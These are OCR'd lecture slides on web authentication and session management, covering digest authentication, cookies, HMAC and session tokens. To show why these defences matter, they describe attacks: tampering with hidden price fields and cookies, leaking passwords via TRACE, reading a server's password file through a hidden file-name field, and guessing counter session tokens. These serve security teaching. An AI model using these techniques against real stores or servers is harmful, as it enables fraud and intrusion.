WEB AUTHENTICATION & SESSION MANAGEMENT


VITALY SHMATIKOV

most slides are from the Stanford Web security group

HTTP Digest Authentication

client

server



Request URL with
GET or POST method

HTTP 401 Unauthorised
Authentication "realm"
(description of system being accessed)
Fresh, random nonce

H1=hash(username,
realm, password)
H2=hash(method, URL)

H3=hash(H1, server nonce, H2)

Recompute H3
and verify

WWW-Authenticate:
Basic realm="Password Required"

Problems with HTTP Authentication

Can only log out by closing browser

- What if user has multiple accounts? Multiple users of the same browser?

Cannot customize password dialog


Easily spoofed

In old browsers, defeated by TRACE HTTP

- TRACE causes Web server to reflect HTTP back to browser, TRACE via XHR reveals password to a script on the web page, can then be stolen

Hardly used in commercial sites

Sessions




Session = a sequence of requests and responses from one browser to one or more sites

- Can be long or short (Gmail – several weeks)
- Without session management, users would have to constantly re-authenticate

authenticate and authorize user once, all subsequent requests tied to that user

Primitive Browser Session



Bad Idea: Encoding State in URL

Unstable, frequently changing URLs

Vulnerable to eavesdropping

No guarantee that URL is private


- Some browsers (Opera) send entire URL history to third parties

Storing State in Hidden Forms

Dansie Shopping Cart (2006)… "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<

  <INPUT TYPE=HIDDEN NAME=name     VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="Black leather purse
       with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00



Shopping-Cart Form Tampering

Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.

Platforms affected:

- 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
- Adgrafix: Check It Out Any version
- ComCity Corporation: SalesCart Any version
- Dansie.net: Dansie Shopping Cart Any version
- Make-a-Store: Make-a-Store OrderPage Any version
- McMurtrey/Whitaker & Associates: Cart32 3.0
- Rich Media Technologies: JustAddCommerce 5.0
- Web Express: Shoptron 1.2

@Retail Corporation: @Retail Any version

Baron Consulting Group: WebSite Tool Any version

Crested Butte Software: EasyCart Any version

Intelligent Vending Systems: Intellivend Any version

McMurtrey/Whitaker & Associates: Cart32 2.6

pknutsen@nethut.no: CartMan 1.04

SmartCart: SmartCart Any version

Source: X-Force

Other Risks of Hidden Forms

Estonian bank's Web server…

- HTML source reveals a hidden variable that points to a file name
- Change file name to password file
- Server displays contents of password file
  - Bank was not using shadow passwords
- Standard cracking program took 15 minutes to crack root password

From "The Art of Intrusion"

Storing State in Browser Cookies

Set-cookie: price=299.99

User edits the cookie… cookie: price=29.99


Problem: cookies have no integrity protection

What's the solution?

Add a MAC to every cookie, computed with the server's secret key

- Price=299.99; MAC(ServerKey, 299.99)
- But what if the website changes the price?


MAC: Message Authentication Code



Integrity and authentication:

only someone who knows KEY can compute correct MAC for a given message

How MACs are Used on the Web



Goal: prevent malicious user from modifying information stored by server in the user's browser

HMAC

Construct MAC from a cryptographic hash function

- Invented by Bellare, Canetti, and Krawczyk (1996)
- Used in SSL/TLS, mandatory for IPsec

Why not encryption?

- Hashing is faster than encryption
- Library code for hash functions widely available
- Can easily replace one hash function with another
- There used to be US export restrictions on encryption

More about HMAC later

How to Do It in ASP.NET

System.Web.Configuration.MachineKey

- Secret Web server key intended for cookie protection
- Stored on all Web servers in the site


Creating an encoded cookie with integrity

- HttpCookie cookie = new HttpCookie(name, val);
  HttpCookie encodedCookie=HttpSecureCookie.Encode (cookie);

Decrypting and validating an encoded cookie


- HttpSecureCookie.Decode (cookie);

Remember: This is a Distributed System



Server does not know how the request may have been manipulated on the client side

Session Management with Session Tokens



Generating Session Tokens

Option #1: minimal client-side state

Token = random, unpredictable string

- No data embedded in token
- Server stores all data associated with the session: user id, login status, login time, etc.

Potential server overhead

- With multiple sessions, lots of database lookups to retrieve session state

Option #2: more client-side state

Token = [user ID, expiration time, access rights, user info …]

How to prevent client from tampering with his session token?

- HMAC(server key, token)

Server must still maintain some user state

- For example, logout status (check on every request) to prevent usage of unexpired tokens after logout

Examples of Weak Tokens

Verizon Wireless: counter

- Log in, get current counter, can view sessions of other users

